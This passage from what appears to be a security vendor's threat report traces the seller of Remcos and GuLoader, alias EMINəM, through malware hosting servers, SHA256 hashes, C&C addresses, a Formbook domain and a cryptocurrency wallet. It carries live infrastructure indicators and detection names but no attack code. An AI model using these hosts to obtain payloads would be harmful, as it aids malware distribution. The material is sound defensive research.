

Figure 45 – Contents of "194.180.48.211/zarath/".

We identified a portion of the files in this folder as GuLoader encrypted shellcode, and the rest as encrypted payloads, most of which are Remcos. While the developers may claim that Remcos and GuLoader (CloudEyE, TheProtect) are legitimate software, we also found two truly malicious payloads in this folder that we identified as Amadey Loader, and the corresponding GuLoader shellcodes that load and decrypt those payloads:

URL	SHA256	Description	IOCs in the sample
hxxp://194[.180.48.211/zarath/Found.dwp	9294279b158b48a5ac498070d4687e37f6efdac460684fc6cc30eee875cd1257	GuLoader encrypted shellcode (BASE64-encoded)	hxxp://194.180.48.211/
hxxp://194[.180.48.211/zarath/ClgRRi242.bin	ab9ecfc10f1e537e2c4a31da2b9ffd7fd0d696b59eb72da48ae2d11df639d120	Encrypted Amadey payload (downloaded by GuLoader)	
hxxp://194[.180.48.211/zarath/ClgRRi242.bin	42b9f3c3b5cf44db9e371093e400fc087a9b7324b4875f4eef5efbde3b984157	Decrypted Amadey payload	hxxp://176.113.115.81/9
http://194[.180.48.211/zarath/Investor15.snp	618bf81ba49b99210ea91fe359daf420596b58f37636d8dea1bf012ce081d1ae	GuLoader encrypted shellcode (BASE64-encoded)	hxxp://194.180.48.211/
hxxp://194[.180.48.211/zarath/nnUZPAKgeThwygwKG104.bin	4c85469c2d3a8871a767df084db3216988b213e4c1928a1b8133aca3874765de	Encrypted Amadey payload	
hxxp://194[.180.48.211/zarath/nnUZPAKgeThwygwKG104.bin	9a02ea9ef7ffe6d1372bd099336ea414386d5041c78151f3b71ff33b0d307f74	Decrypted Amadey payload	hxxp://176.113.115.81/9

3. In a video posted by EMINƏM in the @BreakingSecurity_Group Telegram group on April 19, 2022, we see how he connects to a remote server named "CaliPB" and the IP address "**38.242.193.23**" as a root user (which means that he is the owner of this server):



Figure 46 – EMINƎM connects to his server as a root user using WinSCP.

In the next screenshot we see the contents of the "**/var/www/html**" folder, which is accessible through the web. Our attention was attracted by a subfolder named "**private**":



Figure 47 – Contents of folder "/var/www/html" on the EMINƎM's server.

Unfortunately, the contents of the "**private**" folder could not be retrieved. However, we were still able to find related samples using VirusTotal.

We analyzed samples previously downloaded from the host "**38.242.193.23**". Among them, we found GuLoader and Remcos:

URL	SHA256	Description	IOCs in the sample
hxxp://38[.242.193.23/1.exe	0db693472b4ca6f3ec1effc03d47c288 f15ed06b7d4e172f8192047d3e800db1	GuLoader	hxxp://194[.180.48.211/frog/dnsJRjnsc

hxxp://194[.180.48.211/frog/dnsJRjnsci193.sea	723ac2c81529c534e97cfd73d89b2479 dfc34909c4814324b71147b391896979	Remcos payload (downloaded by GuLoader)	173.212.217.108 zab4ever.no-ip.org -> 185.217.1.137
hxxp://38[.242.193.23/private/radios.exe	791845e2c97b9a70f35075be963a88f0 410201145953179303a4c689ccd8ac4a	Remcos	173.212.217.108 1zab4ever.no-ip.org 185.217.1.137

In this table, we again see the IP addresses "**194.180.48.211**", "**173.212.217.108**" that we connected with EMINəM earlier. But now we see the new IP address "**185.217.1.137**" used as a Remcos C&C server. This IP address belongs to nVPN, which provides port forwarding service, and is likely used by EMINəM to hide the real IP address of his Remcos C&C server. Our assumption is confirmed by the fact that on one of the videos, we saw a letter from nVPN in EMINəM's mailbox:



Figure 48 – nVpn.net confirmation email received by EMINəM.

We also found a domain name "**vrezvrez.com**" that was resolved to the IP address "**38.242.193.23**" during the period when this video was recorded.

We found five Formbook samples of version 4.1 with the C&C server URL "**vrezvrez.com/private/**":

SHA256	Description	IOCs in the sample
d844221b683b4308b60fe80e23e6e3e618e07d36381b03da746e580e805d1814	Formbook 4.1	vrezvrez.com/private/
84b3c700ebdb8da0dde2ee19c88e957389051d484386d2859d27dc56b6c30157	Formbook 4.1	vrezvrez.com/private/
496924a13efee60c314947f296d6095b07a1ef6920fcc502d06ffa6c4a9a32e1	Formbook 4.1	vrezvrez.com/private/
b93821edca20bd777e3f4a17aac0f9e5d4ddb351bdf2ba7ce1b0eecc7e3890f2	Formbook 4.1	vrezvrez.com/private/
aeb95fd2613e369ee8a885124dc4f717d21a337216f75101f5066ed48bc48ca3	Formbook 4.1	vrezvrez.com/private/

Therefore, the evidence shows a comprehensive case for the involvement of Eminem in carrying out attacks not only with Remcos and GuLoader but also using well-known malware such as Formbook and Amadey Loader.

Revenue

The unlisted YouTube video "**2023 01 26 15 18 16**" uploaded by EMINəM that we found on the WordPress forum contains a lot more data that helped us in our investigation. At 5:41 we see the inbox of EMINəM's Gmail account. We paid attention to the email from the service "tochkaobmena.com". On the video it was possible to recover the link from the email:

https://tochkaobmena.com/hst_FhaMv1rUzBTMfXlgR71vRjafr47K0wQyjuF/



Figure 49 – The digital currency exchange confirmation contains a URL.

We followed the link and found the page with the results of the digital assets exchange operation (Perfect Money USD -> Tron USDT) that contains a Tron blockchain wallet address:

TLqC6F4AVs8MrdiQDgRuFcW2Xp3iY3hg2D

We analyzed incoming transactions and calculated the total amount received by this account during the last 365 days: USDT 59,685.08.

However, it is obvious that only part of the BreakingSecurity and VgoStore finances flow through this wallet. We can get a better view of the income VgoStore received thanks to another frame in this video. At 5:06 we see the WordPress administrative page containing the report of the WooCommerce plugin:



Figure 50 – WordPress administrative page displays sales statistics.

The amount of $ 15,000 may be considered an estimate of the monthly income from sales of Remcos and other services at the VgoStore website.

Conclusion

Tools such as Remcos and GuLoader, once exclusively sold on hacking forums and now publicly available on e-commerce, masquerade as legitimate products. Now easily accessible, such tools have become popular among individuals with malicious intentions.

Our findings reveal that an individual operating under the alias EMINəM administers both websites BreakingSecurity and VgoStore that openly sell Remcos and GuLoader under a new name, TheProtect. We also uncovered proof of EMINəM's involvement in the distribution of malware, including the notorious Formbook info stealer and Amadey Loader. At the same time, EMINəM employs TheProtect for his own malicious purposes, exploiting its ability to bypass antivirus software.

In light of these findings, it becomes evident that the veneer of legitimacy cultivated by BreakingSecurity, VgoStore, and their products is nothing more than a smokescreen. The individuals behind these services are deeply entwined within the cybercriminal community, leveraging their platforms to facilitate illegal activities and profit from the sale of malware-laden tools.

This serves as a stark reminder that the fight against cybercrime requires constant vigilance and collaboration. Law enforcement agencies, cybersecurity professionals, and the broader community must join forces to expose and neutralize these threats. By shining a light on the nefarious activities of individuals like EMINəM and their associated platforms, we take a step towards a safer digital landscape that can better protect individuals, organizations, and our shared digital ecosystem.

Check Point Threat Emulation provides protection against these threats:

- *Dropper.Win.CloudEyE.**
- *Dropper.Win.Guloader.**
- *RAT.Win.Remcos.**

GO UP
BACK TO ALL POSTS